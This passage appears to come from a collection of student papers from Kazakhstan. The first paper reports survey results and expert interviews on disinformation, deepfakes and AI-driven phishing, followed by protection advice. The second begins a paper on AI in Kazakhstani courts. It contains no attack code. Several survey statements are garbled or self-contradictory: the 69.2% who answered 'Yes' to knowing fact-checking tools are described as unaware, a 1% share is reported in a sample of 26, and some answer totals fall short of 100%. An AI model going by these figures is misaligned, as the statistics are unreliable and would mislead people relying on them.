From November 26 to December 7, 2022, the DEMOSCOPE Bureau for Express Monitoring of Public Sentiment conducted a survey of the population on the topic of "Perception and dissemination of disinformation in Kazakhstani media and social networks." According to the final study, the current share of Kazakhstan citizens can lead to the spread of fakes and disinformation. Fewer respondents in the morning find it difficult to detect false information: 33% admitted that they cannot always identify a fake, and 18% said that they are often unable to create false information. At the same time, 41% are confident that they can easily identify a fake. Most of this group are young people aged 18 to 24.
During the survey, respondents were asked how they identify false information. A total of 52% of citizens do not confirm the veracity of news: 44% of them do not check information at all, and 8% rely only on selected sources. Interestingly, 6% of respondents discuss news with friends, considering their opinion authoritative, and 5% could not answer this question. At the same time, more than a third (37%) of respondents claim that they double-check the information for authenticity. 27% check information with other media and official sources, 10% look for confirmation on Google or Yandex. In terms of age, young respondents aged 18 to 24 prefer to double-check information more than others. The study also determined whether respondents know what fact-checking is and whether they can choose the correct option. Only 22% of surveyed Kazakhstanis were able to determine the correct answer, 57% found it difficult to answer, 6% believed that fact-checking is the dissemination of fakes, 3% answered that it is news coverage. These data confirm that a significant portion of Kazakhstanis have a low level of media literacy and are potentially susceptible to the destructive impact of disinformation and propaganda, as also evidenced by the results of the previous DEMOSCOPE study.

During the survey, respondents were also asked which sources they consider preferable for obtaining significant public information. Participants could choose several options. TV channels turned out to be the leaders in popularity - 61% of respondents noted them as a preferred source, followed by online media 40%, YouTube channels 20%, Instagram publics 17%. Next in the ranking are acquaintances, relatives, friends 13%, Facebook 6%, printed newspapers 7%, TikTok 7%, radio 3%, Telegram channels

6% and others 2%. The study showed that citizens aged 18 to 34 mainly get news from online publications and YouTube channels, and respondents aged 18 to 24 watch television significantly less than others, preferring content from Instagram, TikTok and Telegram. [6]

In order to find out the level of awareness of people about disinformation, we also decided to conduct our own social survey on people's attitudes towards checking fakes, in order to find out whether the statistics have changed over these 3 years. 26 volunteers took a short test and received a guide to debunking fake news.

- *Age category of respondents*

The majority of respondents were young people from 18 to 25 years old 54.5%. The share of teenagers under 18 was 27.3%, people over 31 years old 13.6%, and in the age group of 25-30 years old there was only 1% of participants. This age distribution is important, since it is young people from 13 to 25 years old who most often spend time on social networks, where the dissemination of fake news is most active.



Fig. 5. Age category of respondents diagram

- *Awareness of disinformation*

When asked “Do you know what disinformation is?” the majority (73.1%) answered affirmatively, while 26.9% admitted that they did not know the term. During the survey, I included a brief definition and description of disinformation so that all participants had a basic understanding of the phenomenon.



Fig. 6. Awareness of disinformation diagram

- *Frequency of encountering fake news*

Participants could choose one of five answer options:

1. Rarely - 30.8%
2. Yes - 34.6%
3. Honestly, I don’t know - 19.2%
4. Often - 11%
5. No - only 1%



Fig. 7. Frequency of encountering fake news diagram

The majority of respondents (34.6%) admitted that they encounter fake news online, and another 11% said that this happens frequently. Interestingly, 19.2% found it difficult to answer, which may indicate a lack of media literacy and an inability to distinguish disinformation.

- *Where do people most often encounter fake news?*

Those who answered “Yes,” “Often,” or “Rarely” to the previous question were asked to indicate the platform where they most often encountered disinformation. The answers were distributed as follows:

1. TikTok - 62.5%
2. Instagram - 20.8%
3. Twitter - no one chose
4. YouTube - 8.3%
5. Journalistic websites - 4.2%
6. Others (Telegram) - 1 user noted this app

Fig. 8. do people most often encounter fake news diagram

According to the social survey statistics, the majority chose TikTok as the app where misinformation is most common (62.5%). This is not surprising, as short videos with loud headlines quickly gain popularity and are easily shared among users.

- *Checking the news*

The results showed that most participants do not always check information before trusting it:

1. Yes - 19.2%
2. No - 15.4%
3. Busy with things, don't have time - 30.8%
4. Sometimes, even rarely - 23.1%
5. Often, but not always - 11.5%



Fig. 9. Checking the news diagram

The most popular answer was “Busy with things to do, don’t have time” (30.8%), which indicates that many simply do not take the time to check the information.

- *Knowledge of fact-checking tools*

1. Yes - 69.2%
2. No - 30.8%

Fig. 10. Knowledge of fact-checking tools diagram

As we can see, respondents (69.2%) are not aware of the existence of fact-checking sites, which highlights the need to disseminate information about such resources.

- *Spreading false information*

1. It happened - 34.6%
2. No - 15.4%
3. Possibly - 30.8%
4. I don't know - 19.2%



Fig. 11. Spreading false information diagram

Almost a third of respondents (34.6%) admitted that they had shared false information at least once, and 30.8% selected the “Possibly” option, which indicates a low level of critical perception of information.

- *Ability to distinguish fake from truth*

1. Yes - 26.9%
2. No - 73.1%



Fig. 12. Ability to distinguish fake from truth diagram

More than 70% of respondents find it difficult to distinguish fake news from reliable news, which confirms the need for education in this area.

The survey showed that most people encounter misinformation online, but do not always realize it. The problem is especially acute among young people, who spend a lot of time on social networks, but do not always check the facts. After the survey, we provided participants with a short guide to recognizing misinformation, which will help them be more critical of the news in the future.

Survey link: https://docs.google.com/forms/d/e/1FAIpQLScpC7Fpjj4y5w5apCeNr9Vy5kP7FPGruc_cDgIsStAC5UQF-Q/viewform?usp=dialog

To better understand people's behavior and their motives when taking the survey, we asked for an expert opinion from a psychologist at Astana IT University, Ten. Yu.K. "Individuals who create disinformation deliberately write and film things that can catch people's attention. Short videos are easy to consume and spread quickly, so on platforms like TikTok and Instagram, viewers often fall victim to fakes. Believing something that looks real is a normal reaction, a normal human factor. In the hands of AI scammers, it is a tool."

C. *Research by David P. Hänig*

In 1901, German scientist David P. Hänig conducted a study to determine the sensitivity of different areas of the tongue to basic tastes. However, over time, his scientific findings were simplified and distorted, giving rise to the popular but erroneous “taste map,” which supposedly divides the tongue into separate zones responsible for the perception of sweet, sour, salty, and bitter. In fact, each taste can be felt across the entire surface of the tongue, just with varying degrees of sensitivity. This misconception has long been entrenched in textbooks and the public consciousness, demonstrating how scientific data can be distorted by simplification, misinterpretation, or misinformation. This example can be compared to the modern influence of artificial intelligence on the spread of misinformation. People, trusting algorithms and not checking sources, can easily fall into the trap of false data. Just as the “flavor map” became part of the school curriculum despite its fallacy, AI can create and spread falsehoods that are perceived as truth because they are so persuasive. Simplified or out-of-context studies, doctored images, and deepfakes all create false impressions of reality, especially when the information is presented in a convenient and easily digestible form. The story of the flavor map shows the importance of being critical of information, even when it

appears scientifically sound, and using fact-checking techniques to protect against misinformation.

D. Interview with experts

- **How does the human brain process disinformation and why do people tend to believe false information?**

To understand this issue, we turned to an expert, psychologist at Astana IT University, Ten Yu.K. She explained that the human brain processes any information, regardless of its reliability. However, the ability to critically comprehend the received data depends on the level of development of thinking.

When a person is able to analyze information, apply critical thinking and ask questions about its reliability, he is less susceptible to disinformation. This is a psychological mechanism that helps to separate truth from lies. People who do not check sources and do not doubt the information they receive are more susceptible to manipulation and the spread of fakes. Thus, the level of media literacy and the ability to think critically are key factors in protecting against disinformation.

- **Emotional triggers that make people believe in fakes**

Psychologist at Astana IT University, Ten Yu.K., explains that marketing, advertising and sales work on the principle of attracting attention - they use certain headlines, images and characters that people tend to trust. Fakes work on the same principle, using emotional triggers to manipulate perception.

The main factor is the impact on emotions. When information causes fear, anxiety, anger or even admiration, a person is less likely to think about its reliability. This works especially effectively if the topic concerns personal values, family or social issues that affect a person directly. For example, if the news is related to the safety of loved ones or financial risks, people tend to believe it without checking.

Another important aspect is the relevance of the problem. If the information corresponds to a person's current fears or beliefs, he is more likely to accept it as the truth. At the same time, if the topic seems unimportant, a person will simply pass by. Thus, emotional involvement, issue salience and fear manipulation are key tools for disinformation disseminators.

- **How have the methods of cybercriminals changed with the advent of AI, and what technologies are used to create the most complex types of fraud, including deepfakes and phishing?**

According to Balzhan Baltabaev, Executive Director of the NGO TechnoWomen. "Phishing, which used to be mass mailings of dubious emails, has now become more personalized. Artificial intelligence analyzes information about a person, collecting data from social networks and other open sources, and then creates a message that looks like it was really written by a friend, colleague or boss. People most often fall for tricks in messengers - when they receive an urgent message asking for help or money transfer. I myself had to deal with such attacks twice. I received messages from "acquaintances" asking to transfer money, but, fortunately, I managed to check the information in time and did not become a victim of fraudsters. Such attacks happen all the time, and the most dangerous thing is the speed of decision-making. When a person receives a message from an "acquaintance" asking to urgently send money or open an attachment, he acts impulsively, without thinking that he can become a victim of fraudsters. That is why it is important to know the main attack patterns and methods of protection."

- **What advanced algorithms and detection methods are used to detect AI-generated disinformation, including text, audio, and video falsifications?**

Balzhan Baltabaeva answered this question by saying that various methods and algorithms are used to combat falsifications. For example, pixel and facial movement analysis is used to detect deepfakes. Even the most advanced deepfakes often have small visual errors, incorrect eye flickering, strange shadows, or unnatural lip movements. Computer vision algorithms help to recognize such inconsistencies. Audio falsifications can be exposed by analyzing the frequency characteristics of the sound. Artificially generated voices can sound perfect, but if they are checked through special software, you can detect the absence of the natural sound spectrum that a real voice has.

Algorithms that analyze writing style are used to check texts. Artificial intelligence generates very convincing texts, but they can have small language errors, unnatural phrases, or an overly formal style. If you have any doubts about the message, it is better to check it through a search engine or ask the sender if he really wrote it.

- **How is AI used to personalize attacks (e.g. spear-phishing or social engineering)?**

To this question, Balzhan Baltabaeva said that Previously, phishing attacks were massive, fraudsters sent out identical letters to thousands of people, hoping that someone would believe them. Now, thanks to AI, attackers can customize attacks for a specific person. They analyze their social networks, posts, comments, work contacts and create a message that looks as plausible as possible. For example, if someone has recently been looking for a job, they can be sent a fake letter with a "job offer". Or if a person often corresponds with a colleague, they can receive "work documents" with a virus.

It is important to teach people digital literacy. At TechnoWomen, we conduct cybersecurity trainings every year, where we talk about methods of protection against digital fraud. Our trained participants become trainers and pass on their knowledge, helping other women protect themselves from cyberattacks. As part of the trainings, we

analyze real cases, learn to identify fakes and practice strategies for responding to threats.

IV. DISCUSSION&CONCLUSIONS

A. Technological solutions

The phenomenon of deepfakes is quite new, so not all the problems they bring have satisfactory solutions. Formally, there is no prohibition on deepfakes in the law, as well as the word "deepfake" itself.

The most useful way to combat disinformation and manipulation is to use machine learning technologies to create tools that can automatically detect fraud and generation. To date, there are several developments in this area, such as Deepware Scanner, Sensitivity AI and Microsoft Video Authenticator, which help to recognize fake videos with high accuracy. Sensitivity AI has a database with deepfakes, which helps to more accurately identify new fakes. Microsoft Video Authenticator currently focuses mainly on video, which limits its capabilities. Deepware Scanner works not only with video, but also with images and audio, which makes it multifunctional.

B. Legal measures

The generation of photos and videos sometimes goes beyond all boundaries and requires a law that would protect the rights and interests of victims of "artificial intelligence processing" and defamation. Or a law requiring mandatory indication that the content is generated by artificial intelligence. Not all countries have similar laws. Sometimes in social media applications, for example, in TikTok, there is a label indicating the reality of the published content, but this is set at the user's request and is not verified. There is a need to create global standards and approaches to regulating the use of artificial intelligence.

C. Fact-checking tools

It is almost impossible to fully control the rapid spread of disinformation and artificially generated content in the digital space. However, we can actively sort and critically evaluate the content we interact with. In an era of information overload, it is extremely important to approach the news, it is necessary to verify the authenticity of this information. Because even the most insignificant fictional story or myth can significantly change our perception of a person, political parties, or social issues. Moreover, unfounded misinformation can directly influence our decisions, from electoral choices to consumer preferences, thereby having a significant impact on the basis of our collective consciousness.

Video and photo verification tools such as InVID, FotoForensics, as well as the previously mentioned Deepware Scanner, Sensitivity AI, and Microsoft Video Authenticator are technologies in the fight against media distortion. These platforms use advanced algorithms and machine learning models to thoroughly analyze images and videos, identifying inconsistencies, editing, and synthetic manipulations that are often impossible to detect with the naked eye.

Fact-checking platforms such as PolitiFact, FactCheck.org And Snopes is carefully investigating a wide range of allegations, from viral rumors on social media to political statements by public figures. By conducting detailed research and providing transparent and informed assessments, these platforms play an invaluable role in distinguishing between fact and fiction. They are an essential tool in the fight against the deliberate dissemination of false information, providing citizens with access to reliable and verified information.

In addition, the development of social media verification tools such as ClaimBuster and CrowdTangle enables users and organizations to monitor and analyze the distribution of content in real time on social media. By detecting trends and patterns in the circulation of information, these tools make it possible to more proactively identify and prevent the spread of misinformation at the initial stages. In an era when social media is one of the most powerful channels of information dissemination, the ability to monitor and interfere with the spread of false materials is becoming crucial.

Although the task of combating the spread of disinformation may be almost impossible, these tools provide people with a solid foundation for making informed decisions about the content they come across. We can minimize the impact of misleading content and be a more responsible and informed member of society.

D. Opportunities

The technology of deepfakes and artificial intelligence, despite all its threats, also brings positive changes in various fields. For example, creating videos using AI can become an indispensable tool in areas such as animation and the film industry. In 2022, the TV series "Saboteur" used AI to recreate the image of actor Vladislav Galkin, who passed away in 2010, which allowed him to be included in one of the episodes [8]. This technology can significantly expand the possibilities of the film industry by providing a solution to the problem if actors are unable to continue filming for any reason. With their consent, of course.

Technology also makes it possible for ordinary people to restore images of departed loved ones, not only by seeing them in photographs, but also by recreating their "movement" in videos. Thus, the capabilities of AI can be used not only for commercial purposes, but also for personal purposes, bringing positive emotions and memories.

Technowomen Kazakhstan shared their experiences and opinions:

In response to the threat posed by deepfakes and disinformation, governments around the world may begin to develop new legislation aimed at combating manipulation and defamation. The inclusion of deepfake recognition technologies in legal and ethical standards will significantly limit the opportunities for abuse.

With the development of AI, fraud will become even more difficult to detect. Deepfakes are already being created that

cannot be distinguished from real videos without special analysis. In the future, new methods of attacks will appear, which means that we all need to be prepared for them.

To prevent massive cybercrimes and disinformation, it is important to act on several levels. States should develop laws governing the use of AI. Companies should implement data verification and protection systems. And ordinary users should improve their digital literacy.

At the TechnoWomen level, we are already implementing these measures: we organize trainings, teach women self-defense methods in the digital space, and teach them to remain calm in stressful situations. The more people who are aware of the risks and know how to protect themselves, the more difficult it will be for scammers to carry out attacks.

E. How to protect yourself from disinformation?

- *Develop critical thinking*

Always ask yourself: who spread this information and why? What are the possible motives? The more questions you ask, the higher the chances of identifying lies. Some countries are introducing digital and media literacy programs to help people navigate the Internet with greater confidence. These initiatives develop critical thinking, allowing you to recognize and debunk disinformation.

- *Be mindful when consuming content*

On social networks, content is generated by algorithms that can feed you false information based on your preferences. Therefore, it is important to check the sources before believing publications.

- *Filter information*

Subscribe only to reliable sources, avoid dubious sites, and be careful with content distributed in messengers.

- *Do not spread unverified information*

Before sharing the news, make sure it is confirmed by reliable sources. Even if the information seems convincing, this does not guarantee its veracity. Be careful with images and videos Photos and videos can be faked or used in the wrong context. Check them with reverse image search services like Google Images or TinEye to make sure they are authentic.

"To protect yourself, you need to follow a few rules. First, do not open suspicious links and files, even if they came from friends, their account could have been hacked. Second, enable two-factor authentication on all important services. Third, always double-check requests for money or personal data, you can call the sender back and clarify whether he really wrote it. Deepfake technologies are developing very quickly, but the methods for detecting them are also not standing still. Digital signature systems are currently being developed that will confirm the authenticity of photos and videos. For example, large companies are already testing watermarks that can determine whether an image has been changed using AI." emphasizes Balzhan Baltabaeva, Executive Director of the NGO TechnoWomen.

F. Conclusion

Disinformation has always existed in the information field, but in the 21st century it is much easier for anyone to set it up. In addition to news portals, people learn a lot of information from social media feeds. As our survey showed, people often don't have time to verify the authenticity of information, and sometimes they even share it with friends and family, thus spreading lies, even if they had no malicious intentions. It is very important to develop critical thinking and be able to do a little fact-checking, especially when it comes to politics, decision-making, and a person's reputation.

However, if users become even less trusting of the news they find on the Internet, they may be less likely to cooperate and be responsible towards other users when they share the news themselves. This can reduce people's sense of responsibility for the information they share. [9]

The situation will be easier if states begin to implement laws to control the free creation of video generation and the use of someone else's face or voice. It will be very useful if schoolchildren and students, and citizens in general, begin to teach digital literacy in order to avoid problems with bullying due to the resulting deepfakes.

Artificial intelligence brings a lot of opportunities for creativity, facilitates work in all areas, helps with ideas, but in order not to become a victim of deception, you need to be able to distinguish real work from generated work and use fact-checking tools.

ACKNOWLEDGMENT

The study was supported by Astana IT University. We thank the experts in cybersecurity and digital media for the data provided, as well as our university psychologist for valuable answers. Special thanks to the authors of many scientific papers that allowed us to conduct an in-depth analysis. We are also grateful to TechnoWomen for their feedback and detailed answers with specific information. We thank all the authors of the article for the work done, as well as our curator for the instructions, thanks to which we were able to complete the work on time.

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Advantages and challenges of introducing AI in judicial processes: Kazakhstani context

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***Abstract* — Artificial Intelligence developments in courts worldwide, including Kazakhstan, are changing the way its criminal justice system is approached. This paper discusses effective pros and cons of AI in Kazakhstan's judicial, considered for enhancing efficiency, reversing backlogs, and improving fairness of due process. AI case management and predictive analytics finally provide an avenue to address long-standing inefficiencies, yet biases in the algorithms, data security and ethical concerns in the future of automated decision-making are an issue. Using case studies, this research will calibrate Kazakhstan's digitization programs against those realizing AI-driven judicial reforms in China, Estonia, and Poland. Several forms can be imagined for how AI could assist legal research, document automation, and case prediction; however, a debate remains ongoing about the proper incorporation of AI into adjudication. The study discussed progress in Kazakhstan through the Digital Kazakhstan program and the Implementation of a To¨relik system, indicating regulatory gaps and resistance from legal professionals on the major barriers to AI adoption. To maintain judicial integrity and use AI capabilities, the paper suggests a model of joint decision-making between AI and humans. The paper calls for an effective legal framework to ensure that the innovations of AI offer transparency, accountabil- ity, and protection of fundamental human rights. Further studies should focus on improving AI governance and the impact of AI development on the long-term efficiency and fairness in the jurisprudence system.**

***Keywords — Artificial Intelligence (AI), judicial system, legal technology, digital transformation, Kazakhstan judiciary, hybrid AI-human decision model, legal frameworks, ethical AI governance*.**

I. Introduction

The rapid development of artificial intelligence (AI) technologies is transforming various sectors worldwide, including the judicial system. In Kazakhstan, the implementation of AI in judicial processes represents a significant step toward enhancing efficiency and addressing the growing volume of court cases. According to recent reports, approximately one-third of all court cases in Kazakhstan have already been processed with the support of AI technologies. AI-assisted systems are currently used to accelerate the examination of simple cases, such as traffic accident disputes, reducing the review time to as little as ten minutes. This technological advancement reflects global trends in digital transformation and aligns with the national agenda to modernize public services.

The relevance of this topic is underscored by the increasing need to manage the rising caseload in the judicial system while maintaining the principles of justice, transparency, and procedural fairness. AI technologies offer several advantages, including faster case resolution, reduced operational costs, and improved data analysis capabilities. However, the adoption of AI in judicial processes raises critical concerns regarding the dehumanization of justice, potential biases in automated decisions, and the legal implications of using AI for adjudication. These challenges are particularly pertinent in the Kazakhstani context, where the legal framework must adapt to accommodate technological innovations while safeguarding judicial independence and citizens' rights.

Research question: What are the advantages and challenges of introducing artificial intelligence in judicial processes within the Kazakhstani legal framework?

Research objectives:

- To analyze the current state and scope of AI implementation in judicial processes in Kazakhstan.
- To identify the advantages of AI adoption in the judiciary, including efficiency, accuracy, and cost reduction.
- To examine the challenges and risks associated with the use of AI in legal decision-making, such as ethical concerns and legal limitations.
- To evaluate the implications of AI integration on judicial independence and procedural fairness in Kazakhstan.
- To provide recommendations for the responsible implementation of AI technologies in the Kazakhstani judicial system.

This study aims to contribute to the academic discourse on innovation management by offering a comprehensive analysis of how emerging AI technologies impact the judicial sector. It also seeks to inform policymakers and legal practitioners on best practices for integrating AI while preserving fundamental legal principles. Given the inevitability of technological ad-

vancements in the judiciary, addressing both the benefits and potential risks is crucial for ensuring a fair and efficient legal system in Kazakhstan.

II. Literature Review

*A. **Definition and Role of Artificial Intelligence in Judicial Processes***

The application of artificial intelligence in judicial prac- tices constitutes the intelligent automation of several legal procedures, from case tracking, literature review, analysis of evidence, and adjudication. Primarily, AI aims to enhance judicial efficiency. Other AI aims are the minimization of human error and the assurance of consistency in judgment. Thus, AI can process large volumes of data from previous cases, thereby identifying patterns, establishing probable outcomes, and helping judges arrive at informed decisions [1].

The role of AI in judicial processes is by any means multifaceted. One of its foremost applications is the automation of mundane tasks like document preparation and reviewing of evidence so that judges spend more time concentrating and deliberating on other more complex legal issues. AI also allows for the monitoring of the trial process in real-time, evaluating the performance of somebody who represents them. These systems enhance judicial transparency by permitting public access to case information via electronic means. Nevertheless, they add their share of problems such as ethical dilemmas, risks to data privacy, and algorithmic bias [2].

While AI is fairly developed in its contributions to legal research, excessive reliance on AI assistance in judicial case resolution is a continuing cause of concern. AI-enabled legal tools allow better access to both legal precedents and statutes, as well as better accuracy. Still, there are concerns regarding the opacity of algorithmic decisions. Reiling [3] has observed that such AI might be an impediment when it comes to judicial neutrality and whether AI-assisted adjudication can essentially guarantee that neutrality in every situation.

In judicial processes, those in favour of AI often say that it is fairer because it is not influenced by fatigue or chemical status. As Kahneman [4] puts it, ”It would make it more equal or, more importantly, unlike human judges, it’s not tired and doesn’t have its glucose to guide its decisions.” This is largely speculative. We should concentrate not on hypothesized advantages yet to be established with induction value, but on demonstrable applications of AI that have already worked in practice. With these considerations in mind, it is proper to take a cautious approach regarding the integration of AI into the judiciary while balancing technological advances with ethical and legal safeguards to preserve the integrity of judicial proceedings.

*B. **International Experience of Using AI in Justice***

Different countries, such as China, Estonia, and France, have injected AI into their judicial processes with varying extents of success. For instance, in China, smart courts use AI tools with respect to case management and decision-making to drastically impact efficiency and consistency. For exam- ple, The Shanghai Intelligent Assistance System combines evidence review and sentencing recommendations based on big-data analysis to streamline the judicial process [5].

In Europe, Estonia utilizes AI for cross-border recognition of judgments based on EU regulations aimed at easing judicial cooperation while preserving trust in automated decisions. Also, it has the Council of Europe Ethics Charter for AI in Judiciary to set basic principles to ensure fairness, transparency, and accountability in applications of AI [6].

Following the practical cases of the application of AI in justice available from all over the world, AI also throws immense prospects while constantly discussing ethics surrounding algorithmic biases and human oversight infrastructures [3]. Understanding these experiences provides valuable insights for Kazakhstan as it navigates its path toward AI-driven judicial reforms.

*C. **Current State of Digitalisation of the Judiciary of Kazakhstan***

Kazakhstan is among the countries utilising digital advancements in developing justice systems, supported by the Digital Kazakhstan program. Some of the changes include the degenerated application systems for criminal justice in the To¨relik and the introduction of the Court Office service that allows filing civil claims electronically and following the progress of claims in real-time. With these changes, one can say that Kazakhstan is in the league of countries that have taken the lead in contract enforcement and quality of justice [7]



Fig. 1. Judicial system of the Republic of Kazakhstan [8]

Understanding the judicial system’s structure is crucial for analyzing the impact of digitalization. The following diagram presents the hierarchy of courts in Kazakhstan, outlining their jurisdictions and specializations. Framework in figure 1 provides the foundation upon which digital transformation efforts, such as the Torelik system, are being implemented. The To¨relik system has helped increase efficiency in case management, reduce delays in procedures, and engender greater transparency through public access to court records. In addition, the electronic mail system of courts honours a communication

channel between the litigants and the courts. However, the application of AI within the Kazakhstan judiciary is still at an early stage, mainly limited to low-level automation tasks. The primary challenges to the more generalized application of AI are resistance from legal practitioners, data privacy protection, and ethical issues [8].

Nurkey et al. [9] argued that since To¨relik has opened a new avenue for supporting legislation deliberations, more work needs to be done for Kazakhstan's AI governance framework to comply with global standards.

Reiling [3] equally raised a red flag over whether systems like To¨relik could guarantee fairness in the delivery of jus- tice while enjoying the full privilege of automation. Thus, Kazakhstan must balance technological progress with judicial integrity, ensuring that AI implementation aligns with ethical and legal standards.

III. Methods

A. *Research approach*

This study adopts a qualitative research methodology using a case study approach to analyze the integration of AI in judicial processes within Kazakhstan. The research is based on a systematic examination of legal frameworks, recent innovations, and their practical implications. The case study method allows for an in-depth investigation of AI implementation in the Kazakhstani judicial system, focusing on the technological, legal, and ethical dimensions. Through a comprehensive analysis of regulatory documents and media reports, the study captures real-world applications and public discourse surrounding AI in the judiciary. This approach is particularly suitable for exploring complex phenomena where context-specific insights are critical.

B. *Data sources*

The research relies on a variety of qualitative data sources to ensure a comprehensive analysis. Legal and policy documents form the core of the investigation, providing insights into the regulatory frameworks governing AI adoption in judicial processes. These include government directives and official statements from Kazakhstani authorities. News and information articles from reputable Kazakhstani media platforms such as Digital Business, Azattyq Ruhy, Khabar, and Tengrinews are analyzed to capture recent developments, public attitudes, and expert opinions on AI in the judiciary. Academic literature from databases like Google Scholar, IEEE Xplore, ScienceDi- rect is used to contextualize the findings within broader theoretical and empirical studies on AI in legal systems in various countries like Poland and Estonia. This multi-source approach allows for a holistic understanding of the advantages and challenges posed by AI in the Kazakhstani judicial system, ensuring a balanced and evidence-based analysis.

IV. Results & Findings

A. *Advantages of AI implementation in the judicial system of Kazakhstan*

The integration of AI into Kazakhstan's judicial system offers several key advantages, particularly in efficiency, accuracy, and cost reduction. AI significantly enhances efficiency by automating routine judicial tasks such as case registration, document processing, and legal research. By reducing the time required for administrative procedures, AI allows judges to focus on more complex legal reasoning, leading to faster case resolutions and a reduction in court backlogs. Empirical evidence confirms these efficiency gains; a study found that AI-generated highlighting reduced task completion time by 30% without compromising quality [10]. This finding underscores AI's potential to streamline judicial processes by automating routine tasks, thereby enabling judges to allocate more time to substantive legal analysis and case deliberation.

Another major advantage is improved accuracy in judicial decision-making. AI systems can process vast amounts of legal data, cross-check precedents, and identify inconsisten- cies in legal arguments. This capability minimizes human errors, ensures consistency in rulings, and standardizes legal interpretations across similar cases. A study demonstrated that AI models could accurately predict judgment outcomes in online privacy invasion cases, showcasing their ability to process complex legal data and enhance judicial decision-making [11]. By reducing subjective biases and improving data-driven decision-making, AI contributes to a more reliable and impartial judiciary.

Beyond efficiency and accuracy, AI also plays a crucial role in cost reduction within judicial systems. By optimizing resource allocation and minimizing the need for extensive administrative labor, AI-driven automated case processing and legal assistance tools help courts operate more effi- ciently, reducing overall operational expenses. Furthermore, AI-powered online dispute resolution platforms decrease the need for in-person hearings, lowering legal costs for both the judicial system and litigants. For instance, the Stuttgart Higher Regional Court in Germany faced a backlog of over 10,000 cases due to an influx of proceedings. To address this, they implemented an AI assistant named OLGA, which automated case categorization and metadata extraction. This system significantly reduced case processing time, allowing judges to focus on complex issues and decreasing processing time by over 50% [12].

To better understand the quantitative and qualitative changes that the integration of AI brings to the courts, in Table 1, we find a comparison of the traditional judiciary system and the AI-supported processes. The comparison includes results from the implementation of the Torelik system in Kazakhstan and from abroad, outlining the visible forward steps taken in the efficiency indicators of the respective judicial process. However, the authors of the evidence are also conscious of the principles of the judiciary's autonomy and the algorithm's fairness. The advantages of AI, such as time and resource

Indicator	Without AI (Traditional System)	With AI (AI-Supported System)	Difference / Effect	Country / Source
Case resolution time for simple cases	15 working days	10 minutes for traffic disputes	Significant reduction	Kazakhstan (I. Introduction)
Administrative task completion time	Average 40 minutes	5 minutes with AI-generated highlighting	-87.5%	[10]
Case processing time for backlog	Standard processing	Over 50% reduction in processing time	-50%	Germany – Stuttgart Higher Regional Court using OLGA [12]
Decision accuracy	Human judgment only	AI models accurately predict judgment outcomes in privacy cases	Improved consistency	[11]
Public access to court records	Limited physical access	Electronic access via Torelik system	Increased transparency	Kazakhstan (II.C)
Case management efficiency	Manual tracking	Real-time tracking through Court Office service	Reduced delays	Kazakhstan (II.C)
Judicial independence concerns	Full human discretion	Risk of over-reliance on AI recommendations	Potential reduction in discretion	China – Smart Courts [13]
Algorithmic fairness	Human biases	Risk of systemic bias reinforcement	New form of potential bias	[14]
Cross-border recognition	Manual processes	AI-assisted with EU regulatory safeguards	Increased automation	Estonia (II.B) [6]
Legal research capabilities	Manual research	AI-powered research using NLP	Enhanced legal analysis	[15]

Table 1. Comparison of Traditional vs. AI-Supported Judicial Systems

savings, must be weighed against the possible risks to the integrity of the legal system. The stark contrasts in performance metrics underscore why Kazakhstan and other jurisdictions are pursuing AI integration despite the challenges discussed in the following section.

B. Main challenges and obstacles

Despite the potential benefits of AI in Kazakhstan's judicial system, its implementation faces several significant challenges. One of the primary concerns is the risk of algorithmic bias in AI decision-making. Algorithmic bias occurs when AI systems produce skewed or unfair outcomes due to biases in the training data. Since AI models are trained on historical legal data, they can inherit and reinforce existing prejudices, leading to unequal treatment in judicial rulings. This issue has been observed in smart courts, such as those in China, where AI-driven decision-making aims to enhance efficiency but also risks reducing judicial discretion and reinforcing systemic biases [13]. Without rigorous oversight, algorithmic bias can contribute to discrimination and erode public trust in AI-driven legal processes. By relying on past case rulings without considering the social or ethical nuances of new cases, AI-based warning systems reduce legal decision-making to a technical procedure, where AI assistance takes precedence over judicial reasoning. This approach increases the risk of unjust rulings and may undermine public confidence in the pursuit of justice [14].

